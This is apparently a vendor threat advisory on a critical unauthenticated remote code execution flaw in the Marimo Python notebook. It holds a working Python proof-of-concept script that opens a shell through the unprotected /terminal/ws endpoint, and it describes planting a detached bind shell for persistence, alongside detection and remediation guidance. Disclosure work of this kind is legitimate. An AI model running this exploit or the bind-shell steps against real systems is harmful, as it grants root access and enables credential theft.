Tevora Threat Advisory: Unauthenticated Remote Code Execution in Marimo Python Notebook (CVE-2026-39987)

TLDR
This blog post documents an unauthenticated remote code execution vulnerability affecting the open-source Python reactive notebook platform Marimo. The issue has been assigned CVE-2026-39987 and arises from a missing authentication check on the server’s terminal WebSocket endpoint (/terminal/ws), allowing any unauthenticated attacker to obtain a full interactive PTY shell on the underlying host without any credentials.
Introduction
CVE-2026-39987 was publicly disclosed on April 8, 2026 by the Marimo maintainers via GitHub Security Advisory GHSA-2679-6mx9-h9xc. The vulnerability is classified as CWE-306: Missing Authentication for Critical Function and carries a CVSS v4.0 score of 9.3 (Critical), affecting all Marimo releases up to and including version 0.20.4. It was patched in version 0.23.0.
Marimo is an open-source reactive Python notebook environment designed as a modern alternative to Jupyter. It is widely used by data scientists, machine learning engineers, and researchers who need interactive, shareable notebooks for experimentation and internal analytics. Marimo runs as a local web server and exposes a browser-based interface backed by several HTTP and WebSocket endpoints that handle code execution, interactivity, and terminal access. Teams frequently deploy it in containers with network access for collaboration, which significantly widens the blast radius of this vulnerability.
At its core, CVE-2026-39987 is a WebSocket authentication failure. Marimo’s backend uses the Starlette asynchronous framework and standardizes authentication through a “validate_auth()” utility function that inspects incoming WebSocket connections for a valid “access_token” query parameter or session cookie. While the primary application WebSocket route at “/ws” correctly enforces this check, the terminal WebSocket endpoint at “/terminal/ws” does not. It only verifies whether the application is running in edit mode and whether the operating system supports pseudo-terminals, completely omitting the “validate_auth()” call. Any client that can reach the open port can connect, receive a full interactive PTY shell, and execute arbitrary commands with the same privileges as the Marimo process. In default Docker images, that process runs as root.
Attack Chain
The attack chain to exploit this vulnerability is as follows.
Step 1: Discovery
- The attacker identifies an internet-facing Marimo instance on its default port of 2718 through port scanning, Shodan queries, or direct reconnaissance of a known target host.
Step 2: WebSocket Upgrade
- The attacker sends a WebSocket upgrade request to “ws://<target>:2718/terminal/ws” with no credentials attached. The server accepts the handshake and proceeds with no authentication check.
Step 3: PTY Allocation
- Marimo allocates a pseudo-terminal and spawns a shell process. This is the same terminal session available to legitimate users through the browser interface. The attacker receives it with no prior authentication.
Step 4: Command Execution
- The attacker runs arbitrary commands as the Marimo process. In default Docker images, the Marimo process runs as root, which means the attacker has full control over the container and everything accessible from it.
Step 5: Post-Exploitation
- From the shell, the attacker reads environment files, harvests API keys and cloud credentials, searches for SSH private keys, and pivots to co-located services. The Sysdig Threat Research Team observed real-world attackers completing a full credential theft operation in under 3 minutes from the moment of initial access.
Proof-of-Concept
Disclaimer
The following proof-of-concept is provided for educational and defensive security purposes only. It is intended to help organizations understand potential risks and improve their security posture. Do not attempt these techniques against systems you do not own or have explicit authorization to test. The authors and publisher assume no liability and are not responsible for any misuse, damage, or legal consequences resulting from the use of this information.
Lab Setup
We will set up two components:
- Ubuntu 22.04 Virtual Machine as the Vulnerable Target Server
- Kali Linux Virtual Machine as the Attacker Machine
Both VMs should be on the same Host-Only network adapter in VMware or VirtualBox so they can communicate with each other but remain isolated from the internet.
Ubuntu Virtual Machine (Vulnerable Target Server):

Kali Linux Virtual Machine (Attacker Machine):

Part 1 – Set Up the Vulnerable Target (Ubuntu VM)
Install the vulnerable version of Marimo in a virtual environment
- The patched version is 0.23.0. We need to pin to the last vulnerable release which is 0.20.4.

Verify a vulnerable version of Marimo is installed:

The output confirms that we are running Marimo 0.20.4, the last vulnerable release before the patch was introduced in 0.23.0. This is the version we will use to demonstrate the exploit.
The notebook file itself plays no role in the vulnerability. It is only needed to give the Marimo server something to load on startup. The “/terminal/ws” endpoint is exposed by the server process regardless of what notebook is loaded.
Create the notebook file manually:


The notebook file has been created in our working directory. We can now use it to start the Marimo server and expose the vulnerable WebSocket endpoints.
Launch Marimo in edit mode:

The server is now running and bound to all interfaces on port 2718. Note the “–no-token” flag, which disables the access token check on the primary “/ws” endpoint for lab clarity. The critical point here is that even with token authentication enabled on the main route, the “/terminal/ws” endpoint ignores it entirely. The target is ready.
Part 2 – Exploitation (Kali VM)
Install wscat (WebSocket Client)
- wscat is a command-line WebSocket client that makes the exploit straightforward to demonstrate.

Confirm the target is reachable:

We receive a valid HTTP response from the Marimo server, confirming the target is up and listening on port 2718. We are now ready to attempt a connection to the unauthenticated terminal endpoint.
Connect to the unauthenticated terminal WebSocket and execute commands:

The connection is accepted immediately with no credentials presented. The server allocates a PTY session and drops us into an interactive shell on the target. You now have a live PTY shell on the target server.
Note on wscat output: You may notice that wscat echoes your commands back but does not cleanly display the results. This happens because the “/terminal/ws” endpoint allocates a raw PTY session, and the control characters it sends back are not rendered properly by wscat. The connection and shell access are real. To achieve readable output, we can use the Python PoC script in Part 3.
Part 3 – Python PoC Script
Install the dependency needed to run the python script:

With the “websockets” library installed, we can run our custom PoC script which handles PTY control characters properly and collects the full command output before printing it.
Use the following script to exploit the vulnerability and edit the variables as needed:
# CVE-2026-39987 – Unauthenticated RCE via Marimo /terminal/ws
# For educational use only in authorized lab environments
import asyncio
import websockets
import sys
TARGET = sys.argv[1] if len(sys.argv) > 1 else "192.168.56.101"
PORT = sys.argv[2] if len(sys.argv) > 2 else "2718"
CMD = sys.argv[3] if len(sys.argv) > 3 else "id && whoami && hostname"
URI = f"ws://{TARGET}:{PORT}/terminal/ws"
async def exploit():
print(f"[*] CVE-2026-39987 – Marimo Unauthenticated RCE")
print(f"[*] Connecting to {URI} (no credentials required)…")
async with websockets.connect(URI) as ws:
print(f"[+] Connected. PTY shell obtained.")
print(f"[*] Executing: {CMD}\n")
await ws.send(CMD + "\n")
await asyncio.sleep(3)
print("[+] Response from target:\n")
while True:
try:
data = await asyncio.wait_for(ws.recv(), timeout=3)
print(data, end="", flush=True)
except asyncio.TimeoutError:
break
asyncio.run(exploit())
Run the script and provide the command you want to run:

The script connects to “/terminal/ws” without any credentials and returns clean command output from the target. The response confirms we are executing as root on the Ubuntu host, demonstrating full unauthenticated remote code execution.
Part 4 – Post Exploitation
Once initial access is established through the “/terminal/ws” WebSocket endpoint, the next step is to upgrade that access into a stable, persistent shell session. Because the Python PoC script closes the WebSocket connection after execution, any process tied to that session will die with it. To work around this, we deliver a Python bind shell payload encoded in base64, write it to the target, and launch it detached from the WebSocket session using nohup. The bind shell listens on port 4444 and accepts incoming connections, giving us a stable interactive session that survives independently of the original exploit channel.
Step 1: Generate the Base64 Payload

The base64-encoded payload is ready. Encoding it this way avoids quote escaping issues that arise when passing Python one-liners through the WebSocket session.
Step 2: Write the Payload to the Target


The payload has been written to “/tmp/shell.py” on the target. We can now execute it detached from the WebSocket session, so it survives after our script closes the connection.
Step 3: Execute the Payload Detached


The process ID returned in the output confirms the bind shell is running in the background on the target, detached from the WebSocket session and listening on port 4444.
Step 4: Connect from Kali

We receive a stable shell session from the target. The messages about job control are expected behavior for a non-TTY bind shell and do not affect functionality. We now have persistent interactive access to the target that is fully independent of the original WebSocket exploit channel.
Impact
Any Marimo instance running version 0.20.4 or earlier that is reachable from an untrusted network is fully compromised at the moment an attacker connects to “/terminal/ws”. The attacker receives a complete interactive shell with no credentials required.
Marimo hosts commonly store sensitive secrets in environment files, including cloud credentials, LLM API keys, and database connection strings. Once an attacker has shell access, those secrets are immediately at risk, and the attacker can use them to move laterally into cloud accounts, internal services, and other connected infrastructure.
Sysdig deployed honeypot nodes and observed the first exploitation attempt within 9 hours and 41 minutes of public disclosure. A complete credential theft operation was carried out in under 3 minutes, with no public proof-of-concept available at the time. The attacker built a working exploit from the advisory description alone.
Any organization that ran a vulnerable Marimo instance on an internet-accessible host before patching should treat that system as compromised, rotate all credentials that were accessible on the host, and review logs for WebSocket connections to “/terminal/ws” on or after April 8, 2026.
Remediation
| Action | Detail |
| Patch immediately | Upgrade Marimo to 0.23.0 or later: pip install –upgrade marimo |
| Rotate all credentials | Any .env files, API keys, SSH keys, or cloud credentials accessible on the host should be considered compromised if Marimo was internet-facing before patching |
| Block the endpoint | If upgrading is not immediately possible, block /terminal/ws at your reverse proxy (Nginx, Caddy, or Cloudflare) |
| Never expose Marimo publicly | Place behind a VPN or authenticated reverse proxy even after patching |
| Audit Docker images | Default Marimo Docker images run as root. Run the container as a non-root user to limit blast radius |
| Verify upgrade success | Run marimo –version after upgrading and confirm it reports 0.23.0 or higher |
CVE-2026-39987 is a reminder that a single missed authentication check can hand an attacker complete control of your infrastructure in minutes. If you are unsure whether your environment has exposures like this one, Tevora’s Threat Team can help. Our penetration testing, red/purple teaming, and a multitude of our other services are designed to find these vulnerabilities before attackers do.
For more information or talk to our team directly, contact us at [email protected]
References
- GitHub Security Advisory: https://github.com/marimo-team/marimo/security/advisories/GHSA-2679-6mx9-h9xc
- Sysdig Threat Research: https://www.sysdig.com/blog/cve-2026-39987-update-how-attackers-weaponized-marimo-to-deploy-a-blockchain-botnet-via-huggingface
- Endor Labs Analysis: https://www.endorlabs.com/learn/root-in-one-request-marimos-critical-pre-auth-rce-cve-2026-39987
Authors